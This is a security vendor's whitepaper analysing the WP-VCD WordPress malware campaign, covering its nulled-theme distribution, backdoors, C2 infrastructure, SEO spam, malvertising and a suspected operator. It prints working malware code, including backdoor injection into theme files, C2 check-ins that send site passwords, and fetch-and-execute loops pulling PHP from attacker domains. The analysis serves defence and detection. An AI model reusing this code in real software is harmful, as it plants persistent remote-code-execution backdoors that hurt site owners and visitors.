



WP-VCD: The Malware You Installed On Your Own Site

Author: Mikey Veenstra, GWAPT

Publication Date: November 4, 2019

Contact: press@wordfence.com

© 2019 DEFIANT INC. ALL RIGHTS RESERVED

Contents

0. Introduction	3
1. Analyzing WP-VCD's Prevalence	4
2. WP-VCD Malware Analysis	7
2.1 Deployment Process	7
2.1.1 Injecting Backdoors Into Theme Files	7
2.1.2 Registering Victim's Site With C2 Server	8
2.1.3 Lateral Propagation	9
2.1.4 Deployer Self-Destruction	9
2.2. Backdoor Analysis	10
2.2.1 Receive New Code To Execute	10
2.2.2 Phone Home To C2 For New Instructions	10
2.2.3 Update Command & Control (C2) Server Address	13
2.2.4 Rogue Administrator Creation	13
3. Viral Marketing and Monetization	14
3.1 Nulled Content Distribution Network	14
3.2 Viral Marketing via Black Hat SEO	16
3.3 Malvertising	18
4. Investigating The Threat Actor "x1ngbox"	21
5. Conclusion	21
Appendix - Indicators of Compromise	23
WordPress Administrator Account	23
Nulled Content Download Sites	23
Command and Control (C2) Domains	23
Black Hat SEO Domains	25
Propeller Ads Domains	25
YARA Rules (Detection Signatures)	26

0. Introduction

One of the most prevalent malware infections facing the WordPress ecosystem in recent weeks is a campaign known as WP-VCD. The Wordfence threat intelligence team has associated individual WP-VCD malware samples with a higher rate of new infections than any other WordPress malware since August 2019¹, and the campaign shows no signs of slowing down.

The relative ubiquity of this campaign can be linked to a number of factors. The infection itself is spread via nulled² plugins and themes distributed by a network of related sites, and it's remarkable in the way it propagates once deployed. Behind the scenes, extensive C2³ infrastructure and self-healing infections allow attackers to maintain a persistent foothold on these infected sites.

At various points in its history, specific features have been added and removed from the malware, but most core components of WP-VCD have remained consistent. Monetization comes from two main sources: black hat SEO⁴ activity intended to manipulate search engine results on the attacker's behalf, and malvertising code that creates potentially dangerous redirects and pop-up ads for users viewing a compromised site.

During the course of this investigation, our team has identified a number of links between the WP-VCD campaign and a threat actor using the handle "x1ngbox". This handle has been associated with more than one person, making it difficult to determine exactly who may be behind it.

This whitepaper contains the full details of our research efforts into this prevalent campaign. It is intended as a resource for threat analysts, security researchers, WordPress developers and administrators, and anyone else interested in tracking or preventing the behavior associated with WP-VCD. To that end, a full list of IOCs⁵ has been made available as an appendix.

¹ <https://www.wordfence.com/weekly/wordfence-weekly-august-14-2019-august-20-2019/>

² "Nulled" software in this context refers to paid content distributed for free by third parties.

³ Command and Control

⁴ Black hat SEO (Search Engine Optimization) is the practice of manipulating search engine traffic through unethical means, commonly by injecting backlinks into legitimate sites without permission.

⁵ Indicators of Compromise

1. Analyzing WP-VCD's Prevalence

According to malware scan results across the Wordfence network, WP-VCD is installed on more new sites per week than any other malware in recent months. The malware's prevalence is surprising, since the campaign itself has been active for more than two years.

First reported in the wild as early as February 2017⁶, individual WP-VCD infections have been analyzed in a number of reports of varying detail in the years since. However, a large-scale analysis of the campaign as a whole and its evolution over time can provide more insight into why the campaign has been so successful.

The screenshot shows the homepage of DownloadFreeThemes.com. The navigation bar includes 'HOME', 'WORDPRESS THEMES', 'BY VENDOR', and 'PLUGINS'. A search bar is located on the right. The main content area features four theme cards:

- BeTheme v21.4.2** – Responsive Multi-Purpose WordPress Theme. Description: BeTheme v21.4.2 is a Responsive Multi-Purpose WordPress Theme. The BeTheme is full of different pre-built websites so you can easily import any demo website within seconds at 1 click.
- Color Folia v1.3** – Portfolio WordPress Theme. Description: Color Folia v1.3 is a Portfolio WordPress Theme built with HTML5 and CSS3. It is suitable for one-page or multi-page use.
- Edumodo v2.6.4** – Education WordPress Theme. Description: Edumodo v2.6.4 is a professional WordPress education theme with 3 advanced LMS support and a complete education website solution.
- BEYOT v1.5.1** – WordPress Real Estate Theme. Description: BEYOT v1.5.1 is a WordPress Real Estate Theme built with HTML5 and CSS3.

On the right side, there are sections for 'Recent Posts' and 'Recent Comments'. The 'Recent Posts' section lists several theme reviews, and the 'Recent Comments' section shows a comment on 'WooCommerce Dynamic Pricing & Discounts v2.0'. An 'Archives' section at the bottom right shows a list of months from October 2019 to January 2019.


6

<https://web.archive.org/web/20170907165435/http://wordpressrelated.com/all-wordpress-site-hacked-on-my-server-code-injection-duplicate>

The targets of this campaign are WordPress developers and designers seeking free downloads of paid plugins and themes. Due to the nature of this infection, where authenticated administrators are directly uploading and activating the malware, it's difficult to prevent site owners from infecting themselves.

If a site administrator installs and activates nulled software infected with WP-VCD, a deployer script executes and immediately compromises the site. From there, the malware propagates laterally through the affected hosting environment, infecting adjacent WordPress sites.

Compounding the problem, the sites behind WP-VCD's distribution are typically ranked very highly when searching for WordPress themes.



In the previous screenshot, we see the Google search results for “eduma theme download”. The first two results for this query lead to [downloadfreethemes.co](https://www.downloadfreethemes.co), one

of several domains distributing content infected with WP-VCD. In fact, a legitimate result associated with the theme doesn't appear until the fourth position in the result set.

This isn't an isolated phenomenon. The following three screenshots each show a theme with a WP-VCD distributor as the top result for the search string "_____ theme download".

A screenshot of a Google search for "cesis theme download". The search bar contains the text "cesis theme download" and has a microphone icon and a search icon to its right. Below the search bar, there are navigation tabs: "All", "Images", "News", "Maps", "Videos", "More", "Settings", and "Tools". The "All" tab is selected. Below the tabs, it says "About 323,000 results (0.46 seconds)". The top result is titled "Download Free Cesis v1.3.1 – A Responsive Multi-Purpose ..." and includes a URL "https://www.downloadfreethemes.co › wordpress themes › Corporate" and a snippet: "Jan 20, 2019 - Cesis, is a new kind of Theme. In few words, it is the most powerful, easy to use versatile multi-purpose WordPress theme. We built Cesis in ..."

A screenshot of a Google search for "cerato theme download". The search bar contains the text "cerato theme download" and has a microphone icon and a search icon to its right. Below the search bar, there are navigation tabs: "All", "Images", "News", "Videos", "Shopping", "More", "Settings", and "Tools". The "All" tab is selected. Below the tabs, it says "About 992,000 results (0.39 seconds)". The top result is titled "Download Free Cerato v1.1.8 – Multipurpose Elementor ..." and includes a URL "https://www.downloadfreethemes.co › wordpress themes › eCommerce" and a snippet: "1 day ago - Cerato v1.1.8Cerato v1.1.8 – Multipurpose Elementor WooCommerce Theme is a distinctive and contemporary eCommerce theme constructed ..."

A screenshot of a Google search for "thegem theme download". The search bar contains the text "thegem theme download" and has a microphone icon and a search icon to its right. Below the search bar, there are navigation tabs: "All", "Videos", "Images", "News", "Shopping", "More", "Settings", and "Tools". The "All" tab is selected. Below the tabs, it says "About 147,000 results (0.51 seconds)". The top result is titled "Download Free TheGem v3.8.2.1 - Creative Multi-Purpose ..." and includes a URL "https://www.downloadfreethemes.co › wordpress themes › ThemeForest" and a snippet: "Mar 23, 2019 - TheGem is a versatile, responsive, high-performance WordPress theme with a modern creative design to suit a multitude of creative uses for ..."

These high search engine rankings demonstrate the effectiveness of WP-VCD's viral marketing efforts. The campaign's black hat SEO capabilities are covered in detail in a later section of this paper.

2. WP-VCD Malware Analysis

WP-VCD's malware is relatively sophisticated. It doesn't rely on complicated code obfuscation to evade detection like some other infections, opting instead to hide in plain sight with legitimate-looking filenames and code structure.

Additionally, a combination of resilient design and extensive C2 infrastructure allows the attackers to establish a persistent presence in their victim's sites, even when an infection is partially removed.

2.1 Deployment Process

The nulled content distributed in this campaign typically contains two modifications from their legitimate sources.

First a new file is added, named either `class.plugin-modules.php` or `class.theme-modules.php` depending on whether the nulled software was a plugin or theme. This file is the primary deployer script responsible for infecting the victim's site.

Second, the above file is referenced by the infected theme or plugin on activation. The following code snippet is a typical line-one injection that checks for the presence of the deployer script and executes it if possible:

```
<?php if (file_exists(dirname(__FILE__) .  
'/class.theme-modules.php')) include_once(dirname(__FILE__) .  
'/class.theme-modules.php'); ?><?php
```

2.1.1 Injecting Backdoors Into Theme Files

Upon activation, the deployer scans the affected site for any installed themes, and injects backdoor code into the `functions.php` file of every theme it finds.

```

if ($content = file_get_contents($themes . DIRECTORY_SEPARATOR . $_ . DIRECTORY_SEPARATOR . 'functions.php'))
{
    if (strpos($content, 'WP_V_CD') === false)
    {
        $content = $install_code . $content ;
        @file_put_contents($themes . DIRECTORY_SEPARATOR . $_ . DIRECTORY_SEPARATOR . 'functions.php', $content);
        touch( $themes . DIRECTORY_SEPARATOR . $_ . DIRECTORY_SEPARATOR . 'functions.php' , $time );
    }
    else
    {
        $ping = false;
    }
}
}

```

The backdoor code itself is stored in the deployer as Base64 encoded text, but it's decoded before being written to the target locations. The deployer generates a password by taking the MD5 checksum of the site's URL along with its WordPress AUTH_SALT constant, and hardcodes the password into the backdoor. This prevents other attackers from making use of it.

Additionally, the modification timestamps of each functions.php file are overwritten to match their values before the injection took place. This is done to evade detection from site administrators looking for files with recent modification dates.

2.1.2 Registering Victim's Site With C2 Server

If the deployer successfully installs backdoors into one or more themes, it will phone home to the currently active C2 server with the infected site's URL and the password generated in the previous step. This allows the attacker to track newly infected sites, and provides them with the backdoor's password so they can directly interact with the site if desired.

This registration is performed with an HTTP GET request to a URL with the following syntax:

```

$content =
@file_get_contents('http://www.krilns.com/o.php?host=' .
$_SERVER["HTTP_HOST"] . '&password=' . $install_hash);

```

The domain in the above example, [krilns.com](http://www.krilns.com), is a C2 domain currently in use by WP-VCD at the time of this writing. However, over a hundred C2 domains have been observed in these infections, and more could be added at any time.

2.1.3 Lateral Propagation

After deploying backdoors, the deployer navigates upward through the file structure of the infected site, then scans downward for additional WordPress sites present in the same hosting environment. Any detected WordPress site, including the originally compromised site, is then infected with an additional deployer script located at `wp-includes/wp-vcd.php`. Then, the legitimate WordPress core file `wp-includes/post.php` is modified so it executes the code in `wp-vcd.php` on every page load.

This “mini deployer” contains the same code responsible for inserting backdoors into all WordPress themes present in a hosting account. This behavior is persistent, so if a backdoor is removed, `wp-vcd.php` will replace it the next time the site is loaded.

The primary difference between `wp-vcd.php` and `class.theme-modules.php` is that `wp-vcd.php` is unable to deploy more deployers. Otherwise, the backdoors are identical.

2.1.4 Deployer Self-Destruction

The deployer’s final step is to remove its code from the nulled plugin or theme that was originally installed.

```
if ($file = @file_get_contents(__FILE__))
{
    $file =
preg_replace('!//install_code.*//install_code_end!s', '',
$file);

    $file = preg_replace('!<\?php\s*\?>!s', '', $file);
    @file_put_contents(__FILE__, $file);
}
```

The code snippet above shows this code removal process. The contents of the file located between comments `//install_code` and `//install_code_end` are removed via `preg_replace()`, leaving a blank space between two PHP tags. These empty tags are then removed. In the current version of WP-VCD, this leaves a single line of code:

```
<?php error_reporting(0);?>
```

Since WP-VCD infections propagate laterally through a hosting environment, this is a useful forensic clue to determine which site was the origin of an infected server. Only the initially infected website will have a `class.theme-modules.php` or `class.plugin-modules.php` file containing the line of code above.

2.2. Backdoor Analysis

The backdoor code which is injected into themes provides a number of capabilities to attackers once a site is infected. It can receive instructions via both inbound and outbound requests, making its activity more difficult to track.

2.2.1 Receive New Code To Execute

The first inbound backdoor feature allows an attacker to provide new code which will be written into the `functions.php` file itself, and subsequently executed on new page loads.

```
case 'change_code';
if (isset($_REQUEST['newcode']))
{
    if (!empty($_REQUEST['newcode']))
    {
        if ($file = @file_get_contents(__FILE__))
        {
            if(preg_match_all('/\s*\$start_wp_theme_tmp([\s\S]*)\s*\$end_wp_theme_tmp/i',$file,$matcholdcode))
            {
                $file = str_replace($matcholdcode[1][0], stripslashes($_REQUEST['newcode']), $file);
                @file_put_contents(__FILE__, $file);
                print "true";
            }
        }
    }
}
break;
```

If the `change_code` action is submitted to the backdoor, any code sent in the `newcode` parameter will be added to the file between the comments `//$start_wp_theme_tmp` and `//$end_wp_theme_tmp`.

2.2.2 Phone Home To C2 For New Instructions

Instead of individually interacting with each site infected with WP-VCD, the attackers can deploy code to its network en masse from its C2 domains.

An example of the C2 address used in recent WP-VCD variants is <http://www.krilns.com/code.php>. That URL responds to GET requests with arbitrary PHP code. This code is passed to a function named `theme_temp_setup()`, shown in the following screenshot.

```
function theme_temp_setup($phpCode)
{
    $tmpfname = tempnam(sys_get_temp_dir(), "theme_temp_setup");
    $handle = fopen($tmpfname, "w+");
    if( fwrite($handle, "<?php\n" . $phpCode))
    {
    }
    else
    {
    $tmpfname = tempnam('./', "theme_temp_setup");
        $handle = fopen($tmpfname, "w+");
        fwrite($handle, "<?php\n" . $phpCode);
    }
    fclose($handle);
    include $tmpfname;
    unlink($tmpfname);
    return get_defined_vars();
}
```

In this function, a file is created in the server's temp directory containing the code that was passed in. This code is executed by running an `include()` on the new temporary file, after which the temporary file is deleted from the server.

WP-VCD's controllers added redundancy to this process to ensure its effectiveness even when infrastructure outages occur. If no acceptable response is received from the primary C2 server, the backdoor contains two additional C2 addresses which will be contacted as fallbacks. The following screenshot shows an example of this fallback process with additional domains krilns.pw and krilns.top.

```

if (($tmpcontent = @file_get_contents("http://www.krilns.com/code.php") OR $tmpcontent = @file_get_contents_tcurl("http://www.krilns.com/code.php"))

    if (stripos($tmpcontent, $wp_auth_key) !== false) {
        extract(theme_temp_setup($tmpcontent));
        @file_put_contents(ABSPATH . 'wp-includes/wp-tmp.php', $tmpcontent);

        if (!file_exists(ABSPATH . 'wp-includes/wp-tmp.php')) {
            @file_put_contents(get_template_directory() . '/wp-tmp.php', $tmpcontent);
            if (!file_exists(get_template_directory() . '/wp-tmp.php')) {
                @file_put_contents('wp-tmp.php', $tmpcontent);
            }
        }
    }

elseif ($tmpcontent = @file_get_contents("http://www.krilns.pw/code.php") AND stripos($tmpcontent, $wp_auth_key) !== false) {

if (stripos($tmpcontent, $wp_auth_key) !== false) {
    extract(theme_temp_setup($tmpcontent));
    @file_put_contents(ABSPATH . 'wp-includes/wp-tmp.php', $tmpcontent);

    if (!file_exists(ABSPATH . 'wp-includes/wp-tmp.php')) {
        @file_put_contents(get_template_directory() . '/wp-tmp.php', $tmpcontent);
        if (!file_exists(get_template_directory() . '/wp-tmp.php')) {
            @file_put_contents('wp-tmp.php', $tmpcontent);
        }
    }
}

elseif ($tmpcontent = @file_get_contents("http://www.krilns.top/code.php") AND stripos($tmpcontent, $wp_auth_key) !== false) {

if (stripos($tmpcontent, $wp_auth_key) !== false) {
    extract(theme_temp_setup($tmpcontent));
    @file_put_contents(ABSPATH . 'wp-includes/wp-tmp.php', $tmpcontent);

    if (!file_exists(ABSPATH . 'wp-includes/wp-tmp.php')) {
        @file_put_contents(get_template_directory() . '/wp-tmp.php', $tmpcontent);
        if (!file_exists(get_template_directory() . '/wp-tmp.php')) {
            @file_put_contents('wp-tmp.php', $tmpcontent);
        }
    }
}
}
}

```

WP-VCD also caches C2 responses as another redundancy feature. Any code returned by the C2 server is saved to the victim's site in a file named `wp-tmp.php`. In the event that all three C2 addresses fail to respond with new code, WP-VCD will fall back and execute the most recent contents of `wp-tmp.php`.

The campaign's monetization components, black hat SEO and malvertising, are deployed to victim sites in this manner. No such code exists in WP-VCD's deployment scripts, it's only ever distributed to victim sites through this C2 connection when the threat actor chooses to. Through these means, the attacker can deploy code to activate malvertising injections or manipulate search engine results for their sites as needed, then remove it from their entire network simply by removing the code from their server.

2.2.3 Update Command & Control (C2) Server Address

Since the outbound requests above rely on active C2 addresses to function, WP-VCD allows attackers to remotely modify these addresses on compromised sites.

```
case 'change_domain';
if (isset($_REQUEST['newdomain']))
{
    if (!empty($_REQUEST['newdomain']))
    {
        if ($file = @file_get_contents(__FILE__))
        {
            if(preg_match_all('/\.$tmpcontent = @file_get_contents\(\'http:\\\/\\\/(.*)\\\/code\\.php/i',$file,$matcholddomain))
            {
                $file = preg_replace('/'.$matcholddomain[1][0].'/i',$_REQUEST['newdomain'], $file);
                @file_put_contents(__FILE__, $file);
                print "true";
            }
        }
    }
}
break;
```

When the `change_domain` action is called, a domain name can be passed via the `newdomain` parameter, where it will replace the previous domain used in the outbound C2 requests.

This feature allows the attacker to maintain a large network of compromised WordPress sites while frequently rotating C2 domains.

One noteworthy element of this domain update process is that only the primary C2 domain is modified. The remaining two fallback addresses remain unchanged.

2.2.4 Rogue Administrator Creation

Early incarnations of WP-VCD have previously been identified⁷ creating rogue administrator accounts as an additional backdoor. WordPress user accounts with the username `100010010` and the email address `te@ea.st` would be created with an administrator role, allowing the threat actors to log in and interact directly with the compromised site.

⁷ <https://medium.com/@rakshitshah/wordpress-wp-vcd-malware-attack-e7394801895d>

3. Viral Marketing and Monetization

WP-VCD's prevalence as a common malware infection is owed in no small part to its infrastructure. The campaign's distribution doesn't rely on exploiting new software vulnerabilities or cracking login credentials, it simply relies on WordPress site owners seeking free access to paid software.

Additionally, its monetization model is self-fulfilling. Malvertising code is deployed to generate ad revenue from infected sites, and if the influx of new WP-VCD infections slows down, the attacker can deploy black hat SEO code to drive up search engine traffic to their distribution sites and attract new victims.

3.1 Nulled Content Distribution Network

The nulled plugins and themes distributed in the WP-VCD campaign can be found on a number of interrelated websites, each nearly identical in appearance but with slightly different post titles to target different search patterns.

For example, the following screenshots show the most recent posts on two WP-VCD distribution sites, downloadfreethemes.co and downloadnulled.pw respectively. In the case of downloadfreethemes.co, post titles begin with "Download free" and include some descriptors of the theme. Conversely, downloadnulled.pw post titles begin with "Download nulled" and don't include descriptors.



Download free Fable v1.2.3 – Restaurant Bakery Cafe Pub WordPress Theme

downloadfreethemes.co - October 30, 2019

0

Fable v1.2.3 Demo <http://themeforest.net/item/fable-children-kindergarten-wordpress-theme/9294431> Download
Link <http://cutedrive.com/xzp3q74vi21x>



Download free Ludos Paradise v2.0.2 – Gaming Blog & Clan WordPress Theme

downloadfreethemes.co - October 30, 2019

0

Ludos Paradise v2.0.2 Ludos Paradise v2.0.2 – Gaming Blog & Clan WordPress Theme designed for Gaming. It's great for your clan or a team page, blog games, news games...



Download Nulled Fable v1.2.3

downloadnulled.pw - October 30, 2019

0

Fable v1.2.3 Demo <http://themeforest.net/item/fable-children-kindergarten-wordpress-theme/9294431> Download
Link <http://cutedrive.com/xzp3q74vi21x>



Download Nulled Ludos Paradise v2.0.2

downloadnulled.pw - October 30, 2019

0

Ludos Paradise v2.0.2 Ludos Paradise v2.0.2 – Gaming Blog & Clan WordPress Theme designed for Gaming. It's great for your clan or a team page, blog games, news games...

Regardless of which particular site was accessed, the actual ZIP downloads are identical and are sourced from a single domain: download-freethemes.download.

Updates to WP-VCD's malware deployers are patched into all of the network's downloadable files simultaneously. Thus, even if a user downloads a year-old theme version from a year-old post, their download would include the most recent version of WP-VCD. This also means any content downloaded from this network contains identical WP-VCD deployers, the infection behaves the same regardless of which theme or plugin had been downloaded.

3.2 Viral Marketing via Black Hat SEO

As we discussed earlier, the strong search engine rankings of WP-VCD's distribution sites can be attributed to viral marketing performed by the threat actor.

When a website infected with WP-VCD phones home for instructions, the C2 may respond with code intended to insert malicious backlinks into the site's content. This black hat SEO code performs its own series of C2 calls, this time to a subdomain of spekt.pw. The most recently active subdomain in this case is ins.spekt.pw.

When this code is present, every time a user views a post on the compromised site, an HTTP GET request is sent to the new C2 address. This request includes data about the victim site and the post being loaded, such as the site's address and the post's title and type. The response from the C2 includes a comma-delimited series of SEO keywords. For example, a recent test returned the following keywords:

```
joomla, website, wordpress, theme, template, nulled, plugin,  
module, software, download, free download, download free, payday  
loan, cash advance, money, fund, credit check, insurance,  
finance, cars, loan, lender, borrow, payday
```

The script then scans the content of the requested post, and notes any of the keywords present in it. A second HTTP GET request is sent to the C2, this time containing the list of matching keywords. From there, the C2 can provide specially crafted responses to inject arbitrary links or content into the post before it loads.



In the previous example screenshot, we see a team page from a site currently infected with WP-VCD. Four of the six personal bio posts in the screenshot have had their content replaced with <https://www.downloadfreethemes.co/>. Additionally, a hidden link to the same address is present in the page's source code, as shown in the following snippet:

```
<style>.xmHJpFITGA{position:absolute;top:-5000px;}</style><div class="xmHJpFITGA"><a href="https://www.downloadfreethemes.co/">https://www.downloadfreethemes.co/</a></div>
```

Notably, at the time the example site above was accessed, WP-VCD's C2 servers were not broadcasting any code responsible for this behavior. This implies that this particular infected site had been orphaned in some way and has not been in contact with a live C2 server in some time, instead falling back on old cached instructions.

This functionality provides the fuel for the campaign's viral marketing loop. A site owner finds a nulled theme due to its high search engine visibility, then installs it on their site. The WP-VCD malware propagates across that site, and potentially more if present in the same hosting environment, and injects backlinks into all of them. These backlinks go on to drive even more traffic to the infected nulled themes, and the cycle continues.

3.3 Malvertising

The primary financial incentive for the actor behind WP-VCD comes from the distribution of malicious advertisements across their network of infected websites. WP-VCD's C2 has been identified broadcasting code which injects these ads via external JavaScript calls to domains associated with Propeller Ads, an ostensibly legitimate ad network. The following code is a snippet of the script currently deployed by WP-VCD's C2 at the time of this writing⁸. Whitespace has been truncated for formatting purposes.


```
function slider_option($content){  
  
if(is_single()){  
  
$con = '';  
  
$con2 = '<script type="text/javascript"  
src="//deloplen.com/apu.php?zoneid=2857365" async  
data-cfasync="false"></script>  
  
<script src="//pushosubk.com/ntfc.php?p=2857367"  
data-cfasync="false" async></script>';  
  
$content=$content.$con2;  
  
}  
  
return $content;  
  
}
```

⁸ <https://web.archive.org/web/20191031215433/http://www.krilns.com/code.php>

The `slider_option()` function above, as well as a similar function called `slider_option_footer()`, clearly have nothing to do with slider options. Instead, they inject two `<script>` tags with external sources into a site's legitimate content on page load. While both are associated with Propeller Ads, the two scripts each inject a different type of advertisement. The `zoneid` parameters in both cases tells the ad network which publisher account to pay for the traffic.

The script sourced from deloplen.com/apu.php attempts to inject a popunder ad or open a new browser tab leading to malicious content. The following screenshot shows one such ad, which attempts to manipulate visitors into installing a malicious browser extension.


You're one click from your destination



IMPORTANT: When you click the "Continue" button above and install Browser Games, you are giving your active consent that you agree you have read, understand, and accept our [Terms of Use](#) and [Privacy Policy](#). By clicking the "Continue" button, you further agree to receive advertisements through our extension.



The other script, sourced from pushosubk.com/ntfc.php, attempts to send a push notification to the visitor's browser.



If the "Allow" button is clicked in the browser viewing the compromised site, a new window pops up asking for permission to send notifications to your device.

Propeller Ads states that no malicious content is allowed on their network, but the behavior of these types of ad providers is typically reactive, not proactive. Individual malicious ads may be taken down if a complaint is received, but new ones can be replaced easily.

Additionally, complaints against the Publisher IDs used by the WP-VCD campaign are ineffective, as it's trivially easy to create new Publisher accounts and generate new IDs. An email verification is the only identity check performed on account creation, and known disposable email services like guerrillamail.com are not blocked from creating accounts.

4. Investigating The Threat Actor “x1ngbox”

In a 2013 post on the Joomla! forums⁹, a user called alphaprodigy brought attention to a number of Joomla extensions which contained malicious code. These extensions would make external calls to a C2 domain and inject content based on the C2’s response, a tactic very similar to that later seen in WP-VCD.

The malicious extensions were associated with three domains: autson.com, inowweb.com, and plimun.com. Additionally, the author handles “Sharif Mamdouh” and “xing” were referenced in the post. With a bit of reconnaissance, these domains and handles can be affirmatively linked to the WP-VCD campaign, and to each other.

More than a hundred C2 domains have been associated with WP-VCD, and while the WHOIS data associated with these domains is almost entirely private, a small number of them slipped through the cracks. Sharif Mamdouh, an author named in the malicious Joomla extensions from 2013, currently appears as the domain registrant of known C2 domain hoxford.net.

The registrant email associated with hoxford.net is x1ngbox@gmail.com. This address also appears as the registrant email of former C2 domain ratots.com, which has the listed registrant name Sharif Hamdy.

A related address, x1ngbox2@gmail.com, was the registrant of former C2 domain inowdesign.com¹⁰. This time, the registrant name in use was Ahmed Mamdouh. This registration also included the name Autson as its organization, related to the C2 domain autson.com.

Due to the number of names in use, combined with the threat actor’s nearly-consistent use of WHOIS privacy, it’s difficult to determine the reality of the human element behind WP-VCD. Despite this, further investigation into this activity is ongoing.

5. Conclusion

WP-VCD is a prevalent malware infection in the WordPress ecosystem. The nature of its distribution makes it difficult to prevent new sites from becoming compromised at scale, its infrastructure allows C2 addresses to change on the fly, and new code can be added and removed by the attacker at will. It will even attempt to reinfect the files it injects backdoors into if a compromised site isn’t cleaned properly.

⁹ <https://forum.joomla.org/viewtopic.php?f=262&t=795946>

¹⁰ As of August 2019, the domain inowdesign.com has been acquired by a third party.

For individual WordPress site owners, though, preventing a WP-VCD infection is simple: Don't install nulled plugins and themes. If you've hired a developer to build a new WordPress site, ensure they are sourcing all of their content responsibly.

The Wordfence malware scanner features signatures which detect the malicious scripts associated with this campaign, and these signatures are available to both Premium and Free users. Additionally, we are sharing a series of YARA rules which detect WP-VCD's scripts. Server administrators and security teams are encouraged to use these rules to improve their ability to detect these infections.

Performing an in-depth analysis has also provided our team with a complete understanding of how to clean and repair a site that has been infected by this campaign. If you have been affected, we recommend you [contact our site cleaning team to get your site back up and running](#).

© 2019 DEFIANT INC. ALL RIGHTS RESERVED

Appendix - Indicators of Compromise

We include the following indicators of compromise for WP-VCD. These are provided for security analysts who would like to add detection capability to their systems

WordPress Administrator Account

